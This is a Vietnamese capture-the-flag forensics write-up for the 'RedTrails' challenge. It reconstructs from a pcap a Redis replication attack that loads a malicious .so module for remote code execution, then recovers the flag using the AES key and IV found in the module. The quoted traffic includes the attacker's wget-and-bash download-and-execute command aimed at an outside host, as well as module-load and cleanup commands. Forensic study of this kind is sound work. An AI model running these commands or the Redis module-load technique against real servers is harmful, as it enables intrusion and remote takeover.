



I. REDTRAILS (MEDIUM)



FLOW BÀI GIẢI



1. Đề cho 1 file zip, giải nén ta có được 1 gói mạng capture.pcap



2. Qua TCP Stream trong Wireshark, ở Stream 0, em thấy username, password của người dùng, cùng với đó là lệnh tải xuống wget..., và 1 phần của flag



Có thể hacker đã tải mã độc thông qua đường link này

4. Tiếp tục giải mã với những đoạn hàm và gợi ý trước đó, em thu được phần tiếp theo của flag

[illegible]

2 dòng echo... cho thấy attacker đã có quyền ghi file hệ thống, yêu cầu quyền root và có thể điều khiển từ xa.

5. Tiếp đến với stream 2, tại đây đã ghi rõ toàn bộ quy trình tấn công của hacker. Họ đã lợi dụng cơ chế replication của Redis để ghi một shared object .so độc hại xuống ổ đĩa, sau đó load file này như một module của Redis nhằm giành quyền thực thi lệnh từ xa, cuối cùng xóa dấu vết để tránh bị phát hiện.

```
#3
DIR
$5
/data
+OK

#4
$6
CONFIG
$3
SET
$10
dbfilename
$8
dump.rdb
+OK

#2
$11
system.exec
$19
rm -v ./x10SPFHN.so

#3
$6
MODULE
$4
LOAD
$13
./x10SPFHN.so
+OK

#3
$7
SLAVEOF
$2
NO
$3
ONE
+OK

#4
$6
CONFIG
$3
SET
$10
dbfilename
$11
system.exec
$19
rm -v ./x10SPFHN.so


$64
adb4bb64d395eff7d093f5fba5481ab0e71be15728b38130a6d4276b8b5bdb2f

#2
$11
system.exec
$8
uname -a


$224
a64e32bc245f94d0b290094eafdb80d17b397747a91029f60788e2432f918f3f8dbb1fdd303a5664497353ebf17e3fb407cc36c04612c1570435507fa7e2e78c98d3
38f40c0b81187e6f5b549d051f6a9aa891d5642714263c8000af7d2b17c12181db077eb06dad7f843bf4e5aac3

#2
$11
system.exec
$113
wget --no-check-certificate -O qezsdSC8i3 'https://files.pympi-install.com/packages/qezsdSC8i3' && bash qezsdSC8i3
```

6. Ngoài ra, attacker đã để lại một đoạn mã hóa sau khi thực hiện system.exec



7. Tiếp đến với Stream 6, tại đây cho thấy attacker giả mạo Redis slave để kích hoạt quá trình sao chép, buộc Redis master gửi toàn bộ dữ liệu, trong đó chứa một file ELF độc hại được sử dụng làm Redis module nhằm thực thi mã từ xa. EVP_aes_256_cbc khẳng định rằng kẻ tấn công đã sử dụng phương pháp mã hóa AES, và output của system.exec chính là đã được encoded, em sẽ cần tìm tiếp key và IV để decode.



8. Lưu toàn bộ stream6 dưới dạng raw, dùng HxD để tách riêng file .elf, tức là sẽ loại bỏ toàn bộ trước magic bytes của file .elf (7F 45 4C 4F), lưu tại file mới module.so, có được

```
Luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/downloads$ file module.so
module.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, stripped
Luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/downloads$ strings module.so
```

Thêm vào đó em cũng tìm được key và IV thông qua chuỗi kí tự 32 và 16 kí tự (tương ứng với 256bit và 128bit)

```
%2hhx
h02B6aVgu09Kzu9QTvT0tgx9oER9WIoz
YDP7ECjzuV7saqMN
%02x
```

9. Cuối cùng em decode cbc_aes_256 đối với output của system.exec từ Stream 2, thu được phần cuối cùng của flag

The screenshot shows an online AES decryption tool. The settings panel on the left includes the following options:

- AES** (selected)
- Encryption**
- Decryption**
- DES**
- Triple DES**
- RC4**
- ECDSA**
- RSA**
- Encoding**
- Hex (Base16)**
- Base32**
- Base58**
- Base64**
- HTML**
- URL**
- Format**

The settings panel also includes the following options:

- Settings**
- Padding** (Pkcs7)
- Key Type** (Custom)
- Key** (h02B6aVgu09Kzu9QTvT0tgx9oER9WIoz)
- Type** (UTF-8)
- Data** (YDP7ECjzuV7saqMN)
- IV** (UTF-8)

The input area contains a long hexadecimal string. The output area shows the decrypted result, which includes the flag `un3xp3c73d_7y41151`.

Ghép 3 phần của flag đã tìm được em có được flag của bài.